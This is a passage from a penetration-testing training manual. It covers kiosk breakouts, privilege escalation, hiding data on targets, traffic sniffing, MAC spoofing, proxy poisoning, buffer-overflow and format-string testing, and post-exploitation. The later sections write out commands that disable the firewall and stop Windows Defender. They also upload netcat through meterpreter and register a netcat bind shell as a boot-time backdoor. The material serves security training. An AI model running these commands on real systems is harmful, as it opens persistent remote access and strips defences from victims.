 - Create shortcuts: **Right click > New > Shortcut > "%WINDIR%\system32."**
 - Open a new Windows Explorer instance: **Right click any folder > select "Open in new window."**
 - Explore context menus: Right click any file/folder and explore context menus.
 - Bypass file restrictions: Enter *.* or *.exe in "File name" box to view the executable files, right click on the file, and select open and run.




Figure 6.130: Screenshot displaying running an executable file

Sticky keys popup

- Pressing down the shift button five times to obtain sticky keys popup.




Figure 6.131: Screenshot displaying sticky keys popup

- Click on the “Go to the Ease of Access Center to disable the keyboard shortcut” link.
- The **Ease of Access Center** window will allow to access explorer functionality through the address bar.




Figure 6.132: Screenshot displaying setup sticky keys window

- **Use task manager**
 - Access the Windows Task Manager from the Start Menu or by pressing the Ctrl + Alt + Delete or Ctrl + Shift + Escape keys simultaneously.
 - Use the task manager to run new processes or commands.
- **Access Help Menu**
 - Select the **F1** button from the key board to access Microsoft help menus.
 - Use the links presented in Help Menu to access command prompt or other explorer functionality.
- **Command Prompt**
 - Command shell allows users to control certain functions of an operating system and escalate privileges.
 - Use the Run option by clicking the Windows button with R key.
 - Browse to the **C:\windows\system32** folder, right click on the **cmd.exe**, and select **Open as administrator** option
 - Type the hyperlink **file:///c:/Windows/System32/cmd.exe** in the address bar.
 - Interactive and management consoles such as powershell.exe, FTP.exe, MMC.exe, Control.exe, RUNDLL32.exe, MSTSC.exe, and WMIC.exe can also help in breaking out of the locked down desktops.
- **Citrix ICA Hotkeys**
 - Use default Citrix hotkeys such as Ctrl + F1 to go the task manager, F1 to display online help, Ctrl + Alt toggle the console display between full screen mode and window mode, and Shift + F2 to toggle the applications from full screen and window mode.
- **Modifying ICA Files**
 - Citrix applications used for desktop lockdown require independent computing architecture (ICA) files to store the network settings.
 - These applications also use internal applications to define different functions.
 - Modify the parameters of such ICA files if the applications do not have password lock.
- **Internal Explorer Breakouts**
 - Lockdown applications access the desktops through browsers, such as edge and chrome.
 - Breakout of such applications using address bar, search menus, help menus, and print menus.

▪ **Default/Weak Credentials**

- Lockdown applications may also use default passwords and credentials for administrator logins.
- Try different default usernames and passwords to gain access to these applications.


Escalate User Privileges



■ Attempt to escalate user privileges to the level of **administrator**

Features

- Recovers passwords from multiple partitions and hard disk drives
- Detects and displays all **Microsoft Security Databases (SAM)**
- Displays full **account information** for any local user



Active@ Password Changer Standard

Users in Registry SAM for all paths: C:\Windows\System32\config\SAM
on drive Local Disk (C:) size: 763 KB, File System: NTFS

Alt	User Name	Description
1	Administrator	Built-in account for administering the computer/network.
2	Guest	Built-in account for guest access to the computer/network.
3	InfoSecUser	Active@ Password Changer account managed by the system.

Select folder to backup Registry file...

How About Active@ Password Changer?

Source: <http://www.password-changer.com>

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Escalate User Privileges

Operating systems have built-in security systems that protect them from unauthorized access. For this purpose, different types of users and user groups can be created with varying system access powers such as administrator and user. A normal user does not have the privileges to access all the resources of the system. Attackers generally try to get into a system as a normal user with limited privileges, and after entering the attacked system, try to escalate their privileges so that they can further compromise the system. So, as a penetration tester, attempt to escalate user privileges to the level of administrator.

■ Active@ Password Changer

Source: <https://www.password-changer.com>

Active@ Password Changer Professional is an easy to use application that lets you reset user account passwords. It does exactly what it says, maybe even a bit more with its additional features.

Features

- Recovers passwords from multiple partitions and hard disk drives.
- Detects and displays all Microsoft Security Databases (SAM).
- Displays full account information for any local user.




Figure 6.133: Screenshot displaying Active@Password Changer: user list

■ BeRoot

Source: <https://github.com>

This tool is mainly used to check any common Windows misconfiguration to discover any way to escalate the user privileges. It is a post-exploitation module which will execute in the memory without touching the disk. It is used only to detect but not to exploit; in case if anything is found, then templates could be used to exploit it. To use it, create test.bat file located next to the / DLL used, it will execute once it is called. It may not work based on the redistributable packages installed on the target host.





Figure 6.134: Screenshot of BeRoot

Hide Sensitive Data on Target Machines



- Hiding sensitive data prevents other users from reading the file and identifying key information
- Hide data on the target machine
- You can hide items such as:
 - Source code
 - Pictures
 - Word documents and spreadsheets
- Use tools such as Free Hide Folder, WinMend etc. to hide the files and folders



Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hide Sensitive Data on Target Machines

Hiding sensitive data prevent other users from reading the file and identifying key information. You can hide data on the target machine. The following data items should be hidden on target machines:

- **IP addresses:** An IP address is a unique Internet identifier for a local or a remote system connected to the Internet.
- **Source code:** This is the piece of code written by a developer in a high-level language. This code gets converted into machine code after compilation. To prevent this code from getting copied and being misused, it is a good idea to hide the source code.
- **Pictures:** Hide all pictures that carry sensitive information on the system and also hide photographs to prevent morphing, and so on.
- **Word documents and spreadsheets:** Word documents and spreadsheets that carry various details, particulars, and other sensitive information should also be hidden.

You can use tools such as Free Hide Folder and WinMend to hide the files and folders.

- **Free Hide Folder**

Source: <http://www.cleansoft.com>

It is a free computer security software used to hide private folders and personal data away from others. You can use this tool on the target machine to hide the personal data of the victim and lock it away from him to access.

Key features:

- It hides the folder completely; nobody can view or find it unless it is unhide.

- It provides password protection when running a program.
- No need of files system structure modifications.
- Easy to use and user friendly.
- User can hide any number of folders at the same time.




Figure 6.135: Screenshot displaying Free Hide Folder tool


Use Various Steganography Techniques to Hide Files on Target Machines



- Attempt to **hide information** in images and **simple text files**

- Tools: **QuickStego** Software and **SNOW**

- Load the image into **QuickStego** (or QuickCrypto) and the secret text that was **hidden** in the **photograph**



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Use Various Steganography Techniques to Hide Files on Target Machines

With steganography, sensitive information can be hidden in images and text. This can prevent the easy recognition of vital files. Attempt to hide information in images and simple text files. You can use tools like QuickStego Software and SNOW to perform steganography. Load the image into QuickStego (or QuickCrypto) and the secret text that was hidden in the photograph.

▪ QuickStego

Source: <http://quickcrypto.com>

QuickStego lets you hide secret messages in images so that only other users of QuickStego can retrieve and read them. Once you hide a secret message in an image, you can still save it as picture file; it will load just like any other image and appear just as before. The user can save, email, and upload the image to the web, and the only difference will be that it contains hidden message.

Features:

- Conceals information in folders, images, and sounds
- Keeps all online and offline passwords safe
- Recovers deleted files on NTFS and FAT systems
- Prevents recovery of sensitive files (even already deleted)
- Removes temporary and audit files
- Views and shreds Internet browser tracing files
- Tests passwords and attempt password recovery
- Monitors system for potential security flaws

It is simple to hide the confidential text in the image, first open the tool, and select the image of your wish to add secret message or text. After selecting the image, type the message at the right side of the image as shown below. After that, click on Hide Text and then on the Save Image. The image will be saved with .BMP bitmap extension. Now, this file will contain both image and message but the message cannot be seen. The receiver needs to load the image on QuickStego to reveal the secret message.




Figure 6.136: Screenshot of QuickStego

Capture Communications between FTP Client and FTP Server



- Capture the communications between **FTP client** and **FTP server**
- **FTP Traffic Capture** records the results of communication between an FTP client and an FTP server



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Capture Communications between FTP Client and FTP Server

FTP enables clients to share files between computers over the Internet. But this protocol fails to provide encryption, so you can sniff data easily as well as user credentials by running tools. You can use tools like FTP traffic to capture the communications between an FTP client and an FTP server. FTP traffic capture (ftp_capture.acp) records the results of communication between an FTP client and an FTP server.

Another way to capture the FTP traffic is by using the actual ports. By default, the FTP port listens on port no 20 and 21. You can capture the traffic by using Wireshark tool, type the following filter string in the filter bar and press Enter.

`tcp.port==20 or tcp.port==21`




Figure 6.137: Schematic diagram displaying data communication between FTP server and FTP client

Capture HTTPS Traffic (Even though it cannot be Decoded)



- ☑ Capture **HTTPS traffic** (even though it cannot be decoded)
- ☑ **IE HTTP Analyzer** is a utility that allows you to **capture HTTP/HTTPS** traffic in real time



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Capture HTTPS Traffic (Even though it cannot be Decoded)

Capture HTTPS traffic (even though it cannot be decoded). IE HTTP analyzer is a utility that allows you to capture HTTP/HTTPS traffic in real time.

- **IE HTTP Analyzer**

Source: <https://www.ieinspector.com>

IE HTTP Analyzer is a useful developer tool used for debugging, performance analysis, and diagnostic. It can be integrated into the IE or Firefox browsers in Windows and easily accessed from the IE or Firefox toolbar. It is used to capture the HTTP/HTTPS traffic in real time and allows to trace and display information regarding the Cookies, Content, Header, Post data, Query String, Request and Response team, URLs, and so on. Also, it provides cache information, HTTP status code information, and session clearing information. This tool has a request builder that allows to handcraft a HTTP/HTTPS request.

Some basic steps of HTTP analyzer:

- First, launch the new IE window and click on the HTTP analyzer icon in the IE toolbar to open it.
- Enter the URL in the address bar of IE to navigate to it. And enter “test post” in the test edit and click “submit post.”
- Click on the “start logging” to capture the HTTP traffic.
- The HTTP analyzer’s session grid displays the entries. In case if HTTP analyzer band is closed, then it will stop logging the requests.

- Click on any entry in the Session Grid; it will display a detailed information of individual HTTP session in the Session view.





Figure 6.138: Screenshot of IE HTTP Analyzer

Spoof the MAC address



- Spoof the MAC address and get access to VLANs

- SpoofMAC is a powerful, easy to use, and intuitive MAC address-changing (spoofing) tool for Windows systems



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Spoof the MAC Address

Spoof the MAC address and get access to VLANs.

■ SMAC

Source: <http://www.klcconsulting.net>

SpoofMAC (SMAC) is a powerful, easy-to-use, and intuitive MAC address—changing (spoofing) tool for Windows systems. SMAC is a MAC address changer that changes MAC addresses for any Virtual PC, VMs, or Windows systems. It does not rely on the hardware address on the NIC but changes only software-based MAC addresses. The new MAC addresses sustain reboots. It features MAC address lookup. It displays either all or only active network adapters and randomly generates new MAC addresses or those based on a selected manufacturer. It also restores the original MAC address by removing the spoofed MAC address. SMAC discovers information about NIC that includes device ID, active status, NIC description, NIC manufacturer, spoofed status (Yes/No), IP address, active MAC addresses, spoofed MAC address, NIC hardware ID, NIC configuration ID, and so on.





Figure 6.139: Screenshot of SMAC tool

Poison the Victim's IE Proxy Server



Poison the victim's IE
proxy server settings and
redirect them to rogue
servers



Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Poison the Victim's IE Proxy Server

Poison the victim's IE proxy server settings and redirect them to rogue servers. You can add a bogus proxy server to IE's Internet settings by using the following steps:

- In IE, go to **Tools** and then **Internet Options**.
- On the **Connections** tab, click the **LAN settings** button.
- In the resulting dialog box, select the following check box in the **Proxy server** section: **Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections)**.
- For example, enter **127.1.1.1** in the **Address** text box.
- Enter **8080** in the **Port** text box and click **OK**.





Figure 6.140: Screenshot displaying adding a bogus proxy server

Test for Stack Overflow Vulnerability using OllyDbg




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Stack Overflow Vulnerability using OllyDbg Debugger (Cont'd)




Example

Try to overwrite the **instruction pointer** (with user-supplied values) and **control program execution**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Stack Overflow Vulnerability using OllyDbg Debugger (Cont'd)



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Stack Overflow Vulnerability using OllyDbg Debugger

When a program or process tries to put more data to a fixed block of buffer than the buffer is allocated to hold, then the buffer overflow occurs. There are two types of buffer flows:

- Stack-based
- Heap-based

For performing stack-based buffer overflow attacks, you can attempt to overwrite the stack registers and can also modify the variables present in stack intentionally. As a penetration tester, you can test the target machine for any stack-based buffer overflow vulnerabilities and exploit if found one. You can use debugging tools to identify and analyze buffer overflows.

Steps that are to be followed to test for stack overflow vulnerability using OllyDbg Debugger:

- Attach a debugger to the target application for process.
- Generate malformed input for the application.
- Subject the application to malformed input.
- Insert response in a debugger.

For example, given below is a sample executable application “**sample.exe**,” that is vulnerable to stack overflow attack. To test for buffer overflow attack, you can perform the following steps:

- **Step 1:** Testing “sample.exe” for stack overflows.

Analyze the source code of the application and try to identify if there is any loophole or vulnerability present in the code.

Following is the source code for **sample.exe** file:

```
#include<stdio.h>

int main(int argc, char *argv[])
{
    char buff[20]; printf("copying into buffer");
    strcpy(buff, argv[1]); return 0;
}
```

In the above source code, you can observe that this code requires input arguments while executing in real time and this code consists of an invalid **strcpy** command which is vulnerable to stack overflow attacks.

- **Step 2:** Launch “**sample.exe**” in a debugger.

To ensure your observation from step 1, open the **sample.exe** file using OllyDbg debugger.

- **Step 3:** Because this application requires input argument from the user, attempt to supply a large sequence of characters such as “**A**” in the **Argument** field as shown in below figure.




Figure 6.141: Screenshot displaying supply of “A” to **sample.exe** file in OllyDbg debugger

- **Step 4:** Click Open in the debugger to the executable with the supplied arguments (AAAAAAAAA...) and continue execution. The result is shown in the below figure.

- Step 5:** OllyDbg debugger opens up and after the execution of the executable file, you can observe that the execution will be halted and in the **Registers** box, **EIP** register field contains the value **"41414141,"** which represents the hexadecimal **"AAAA."** This means that the stack instruction pointer is also filled up with the supplied **A's** and now the instruction pointer is pointing to a location **41414141** which does not exist, causing the application to crash.




Figure 6.142: Screenshot displaying Registers box in OllyDbg debugger

Test for Format String Vulnerability using IDA Pro



Format String Vulnerabilities

Format string vulnerabilities are most often **exploited** within:

- Web servers
- Application servers
- Web applications utilizing C/C++ based code
- CGI scripts written in C

Manipulating Input Parameters

Try to manipulate input parameters to include %x or %n type specifiers

For example, a legitimate request like:

**http://hostname/cgi-bin/
query.cgi?name=john&code=45765**
is changed into:
**http://hostname/cgi-bin/
query.cgi?name=
john%x.%x.%x&code=45765%x.%x**


Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Format String Vulnerability using IDA Pro (Cont'd)



- Try to identify the presence of a **format string vulnerability** by checking instances of code (assembly fragments)
- When the disassembly is examined using IDA Pro:
 - The **address of a format type specifier** being pushed on the stack is clearly visible before a call to print is made

```
int main(int argc, char **argv)
{
    printf("The string entered\n");
    printf("%s", argv[1]);
    return 0;
}
```




Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Format String Vulnerability using IDA Pro

Format string vulnerability is simply due to the coding error, where the programmer makes a mistake of improper usage of commands like printf and sprintf that allows the user to provide input arguments directly to buffers. This improper usage can enable user to input any number of input arguments and can lead to buffer overflow attacks. Format string vulnerabilities are most often exploited within web servers, application servers, web applications utilizing C/C++

based code, and CGI scripts written in C. A sample format string vulnerable code is mentioned in the below figure.



```
int main(int argc, char **argv)
{ printf("The string entered
is\n");
printf("%s",argv[1]);
return 0;}
```

Figure 6.143: Screenshot displaying format string vulnerable code

As a penetration tester, try to identify the presence of a format string vulnerability by checking instances of code (assembly fragments). When the disassembly is examined using IDA Pro, the address of a format type specifier being pushed on the stack is clearly visible before a call to print is made. Try to manipulate input parameters to include %x or %n type specifiers.

For example, a legitimate request like:

http://hostname/cgi-bin/query.cgi?name=john&code=45765

is changed into:

http://hostname/cgi-bin/query.cgi?name= john%x.%x.%x&code=45765%x.%x




Figure 6.144: Screenshot of IDA Pro tool



Automating Internal Network Penetration Test Effort

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Automating Internal Network Penetration Test Effort

In the previous sections, you have seen how to perform the internal network penetration test using manual efforts. You can also perform the penetration testing using automated tools like Metasploit.


Automated Internal Network Penetration Testing Tool: Metasploit



The Metasploit Framework is a **penetration testing toolkit, exploit development platform**, and research tool that includes hundreds of working remote exploits for a variety of platforms



It helps pen testers to **verify vulnerabilities and manage security assessments**



Source: <https://www.metasploit.com>

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Automated Internal Network Penetration Testing Tool: Metasploit

Source: <https://www.metasploit.com>

The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for a variety of platforms. It is an exploit development tool that is used for writing, testing, and using exploit code in an open-source platform. It provides a concrete platform for penetration testing, shell code development, and vulnerability research. Metasploit is written in Ruby and runs on Windows, Linux, BSD, and Mac OS X. It includes the following features:

- Supports various networking options and protocols to develop protocol-dependent code.
- Includes tools and libraries to support features such as debugging, encoding, logging, timeouts, and SSL.
- Presence of supplementary exploits to help in testing of exploitation techniques and sample exploits produced.

There are three work environments for the installed MSF. They are the msfconsole, the msfcli interface, and the msfWeb interface. The primary and most resourceful work area is the msfconsole, which is a command-line interface. It helps you to verify vulnerabilities and manage security assessments.





Figure 6.145: Screenshot of Metasploit

Automated Internal Network Penetration Testing Tool: Immunity CANVAS



- CANVAS is an automated exploitation system and a comprehensive, reliable **exploit development framework** for security professionals and penetration testers



Automated Internal Network Penetration Testing Tool: Immunity CANVAS

Source: <http://www.immunitysec.com>

CANVAS is an automated exploitation system and a comprehensive, reliable exploit development framework for security professionals and penetration testers. Canvas, developed by the Immunity software team, is a security tool written in Python. Canvas is an inclusive exploitation framework that casts vulnerability information into practical exploits. The main focus of this tool is on creative debugging, that is, working with unexpected behaviors caused by software bugs and making them reliable.

Support Platforms and Installations:

- Linux
- MacOSX it requires PyGTK
- Windows it requires Python and PyGTK
- Other Python environment such as mobile phones and commercial Unixes with command line version are only supported, and it may be available for GUI




Figure 6.146: Screenshot displaying CANVAS tool—adding a host




Figure 6.147: Screenshot of CANVAS tool



Post Exploitation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Post Exploitation

After the exploitation, as a penetration tester, there are certain mandatory activities that you need to perform like resetting the original configurations, deleting installed backdoors, and checking for missing patches. As a penetration tester, you are also responsible to provide recommendations to the client based on the penetration test results.

You got a shell! Now what?



- 1 Crack **passwords**
- 2 **Escalate** privileges if required
- 3 Plant **backdoor** – if allowed by scope
- 4 Conduct **local assessment**

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Disable the Firewall



- The local firewall can cause **challenges**, so best to disable it
 - `netsh firewall set opmode disable`

```
File Edit View Search Terminal Help
Administrator: C:\cmd
Process 1000 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>netsh firewall set opmode disable
netsh firewall set opmode disable
operating: Command executed successfully.
However, "netsh firewall" is deprecated.
Use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=321388 .

OK.

C:\Windows\system32>
```

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Disable Windows Defender



```
net stop "Windows Defender Antivirus Network Inspection Service"
```

```
net stop "Windows Defender Antivirus Service"
```

```
net stop "Windows Defender Security Center Service"
```


- Depending on the **operating system** and your **level of access**, the commands might not all work

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Kill Anti-virus



killav script



Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Local Assessment



Ipconfig/ifconfig
(learn the internal addressing)

Nbtstat
(locating machines of interest) (domain controllers)

Ping
(limit to remain stealthy)

netstat -ano (connections)
• Linux
• **netstat -vaupn**
• **lsof**

Nslookup
(look at the dns data)

arp -a
(machines that are reachable)

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Local Assessment (Cont'd)



Windows net commands
(locating shares and disabling protections)

Check for utilities
(especially in Linux)

ftp and tftp
(bring in your additional tools)

Route Print
This will display the routing table of our computer;
the **netstat -r** command can also be used for this

telnet
(banner grabbing in the local intranet)

tasklist/svc
Running services

Netsh
netsh firewall set opmode disable

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Meterpreter Post Exploitation



Powerful scripts

enumdesktops

- Prints information about all the running desktops

migrate

- Can migrate to a more stable and higher privilege process

getsystem

- Will attempt to escalate privileges by all methods available

bypassuac

- Will attempt to bypass UAC – fails on newer Windows machines

incognito

- Valid impersonation token of a specific user, say, administrator, to impersonate that user without any authentication

list_tokens -u

- List the available tokens for impersonation

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Install a Backdoor



- If allowed in the scope, install **netcat**

1

First kill the antivirus

- killav**

2

```
upload/usr/share/windows-binaries/nc.exe  
C:\\windows\\system32
```

```
meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\Windows\\system32  
[*] uploading : /usr/share/windows-binaries/nc.exe -> C:\\Windows\\system32  
[*] uploaded  : /usr/share/windows-binaries/nc.exe -> C:\\Windows\\system32\\nc.exe  
meterpreter >
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Setup the Backdoor at Boot



```
reg setval -k HKLM\software\microsoft\windows\currentversion\run -d 'C:\windows\system32\nc.exe -Ldp 4444 -e cmd.exe' -v netcat
```

```
meterpreter > reg setval -k HKLM\software\microsoft\windows\currentversion\run -d C:\Windows\system32\nc.exe -Ldp 4444 -e cmd.exe -v netcat
Successfully set netcat of REG_SZ.
